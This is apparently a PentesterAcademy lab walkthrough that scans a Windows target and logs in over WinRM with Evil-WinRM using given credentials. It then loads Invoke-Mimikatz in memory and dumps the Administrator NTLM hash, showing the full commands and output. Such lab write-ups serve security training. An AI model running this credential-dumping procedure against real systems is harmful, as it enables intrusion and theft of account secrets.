ATTACK DEFENSE


by PentesterAcademy

Name	WinRM: Evil-WinRM Invoke-PS-Script
URL	https://attackdefense.com/challengedetails?cid=2029
Type	Services Exploitation: WinRM

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Run a Nmap scan against the target IP.

Command: nmap --top-ports 65535 10.0.0.192




```
root@attackdefense:~# nmap --top-ports 65535 10.0.0.192
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-31 10:07 IST
Nmap scan report for 10.0.0.192
Host is up (0.0031s latency).
Not shown: 8294 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49164/tcp open  unknown
49172/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds
root@attackdefense:~# 
```

Step 2: We have discovered that winrm server is running on port 5985. By default, WinRM service uses port 5985 for HTTP. We have the credentials to access the remote server, we will run the evil-winrm tool on the target machine to gain access.

Checking the help of the tool.

Command: evil-winrm.rb --help




```
root@attackdefense:~/Desktop/tools/scripts# evil-winrm.rb --help

Evil-WinRM shell v2.3

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH ]
 [-k PRIVATE_KEY_PATH ] [-r REALM]
    -S, --ssl                        Enable ssl
    -c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
    -r, --realm DOMAIN               Kerberos auth, it has to be set also in /etc/krb5.conf file using this format -> CONTOSO.COM
= { kdc = fooserver.contoso.com }
    -s, --scripts PS_SCRIPTS_PATH    Powershell scripts local path
    -e, --executables EXES_PATH      C# executables local path
    -i, --ip IP                      Remote host IP or hostname. FQDN for Kerberos auth (required)
    -U, --url URL                    Remote url endpoint (default /wsman)
    -u, --user USER                  Username (required)
    -p, --password PASS              Password
    -H, --hash HASH                  NTHash
    -P, --port PORT                  Remote host port (default 5985)
    -V, --version                    Show version
    -n, --no-colors                  Disable colors
    -h, --help                       Display this help message

root@attackdefense:~/Desktop/tools/scripts# 
```

We can notice the help is straight forward. If we want to use **local PowerShell** scripts or **C# executable.** We need to specify the option related to it and the path to the script or binary executable.

Connecting to the WinRM service using the provided credentials i.e administrator:rocknroll_123321


Command: evil-winrm.rb -u administrator -p rocknroll_123321 -i 10.0.0.192



```
root@attackdefense:~# evil-winrm.rb -u administrator -p rocknroll_123321 -i 10.0.0.192

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
win-omcnbkr66mn\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```

We got the PSSession by the Evil-WinRM tool. We can type the “**menu**” command to check supported commands by the tool.

Command: menu




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> menu

   ,.   (   .      )               "            ,.   (   .      )       .   
  ("  (  )  )'     ,'             (`     '`    ("     )  )'     ,'   .  ,)  
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((   
_".,_,.__).,) (.._( ._),     )  , (._..( '.._"._, . '._)_(..,_(_".) _( _')  
\_   _____/__  _|__|  |    ((  (  /  \    /  \__| ____\______   \  /     \  
 |    __)_\  \/ /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /  \ 
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   \/    Y    \
/_______  / \_/ |__|____/           \__/\  / |__|___|  /____|_  /\____|__  / 
        \/                               \/          \/       \/         \/  
              By: CyberVaca, OscarAkaElvis, Laox @Hackplayers

[+] Bypass-4MSI
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We can perform multiple operations using this tool, i.e loading PowerShell scripts, running binary in memory, loading DLL libraries in memory, etc.

In this challenge, we are going to load the **Invoke-Mimikatz** script on the target machine to dump the NTLM hash. The script is located on the attacker’s machine ‘**/root/Desktop/tools/scripts/Invoke-Mimikatz.ps1**’

Step 3: We will load the script by the tool. Before we go ahead, exit the Evil-WinRM active session and reconnect with the -s options for usage of local PowerShell scripts as described above.

Command: evil-winrm.rb -u administrator -p rocknroll_123321 -i 10.0.0.192 -s /root/Desktop/tools/scripts




```
root@attackdefense:~# evil-winrm.rb -u administrator -p rocknroll_123321 -i 10.0.0.192
-s /root/Desktop/tools/scripts

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Step 4: Type “**Invoke-Mimikatz.ps1**” and hit enter to load the script in the memory of the target machine.

Note: This would take around 60 seconds.


Command: Invoke-Mimikatz.ps1



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Mimikatz.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Step 4: We successfully imported the mimikatz PowerShell script. We can type the **menu** command and hit enter to see all the script is loaded or not.


Command: menu



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> menu

   ,.   (   .      )               "            ,.   (   .      )       .
  ("  (  )  )'     ,'             (`     '`    ("     )  )'     ,'   .  ,)
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) (.._( ._),     )  , (._..( '.._"._, . '._)_(..,_(_".) _( _')
\_   _____/__  _|__|  |    ((  (  /  \    /  \__| ____\______   \  /     \
 |    __)_\  \/ /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /  \
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   \/    Y    \
/_______  / \_/ |__|____/           \__/\  / |__|___|  /____|_  /\____|__  /
        \/                               \/          \/       \/         \/
              By: CyberVaca, OscarAkaElvis, Laox @Hackplayers

[+] Bypass-4MSI
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary
[+] Invoke-Mimikatz

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Step 5: Invoke the script and dump all the hash.

Command: Invoke-Mimikatz -Command 'sekurlsa::logonpasswords'



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Mimikatz -Command 'sekurlsa::logonpasswords'
Hostname: WIN-OMCNBKR66MN / S-1-5-21-2563855374-3215282501-1490390052

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2020 20:07:46
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 239915 (00000000:0003a92b)
Session           : RemoteInteractive from 2
User Name         : Administrator
Domain            : WIN-OMCNBKR66MN
Logon Server      : WIN-OMCNBKR66MN
Logon Time        : 10/5/2020 6:58:04 PM
SID               : S-1-5-21-2563855374-3215282501-1490390052-500
        msv :
         [00010000] CredentialKeys
         * NTLM     : 7ff3c58fce728b60f1ff8718c4e9ca67
         * SHA1     : 78ac4b57f900c1589c7d79bc54bcfd1e7859b381
         [00000003] Primary
         * Username : Administrator
         * Domain   : WIN-OMCNBKR66MN
         * NTLM     : 7ff3c58fce728b60f1ff8718c4e9ca67
         * SHA1     : 78ac4b57f900c1589c7d79bc54bcfd1e7859b381
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : WIN-OMCNBKR66MN
         * Password : (null)
```

We have discovered the Administrator user NTLM hash

Administrator NTLM Hash: 7ff3c58fce728b60f1ff8718c4e9ca67

References

1. Evil-WinRM (https://github.com/Hackplayers/evil-winrm)
2. Mimikatz (https://github.com/gentilkiwi/mimikatz)
3. Invoke-Mimikatz.ps1 (https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1)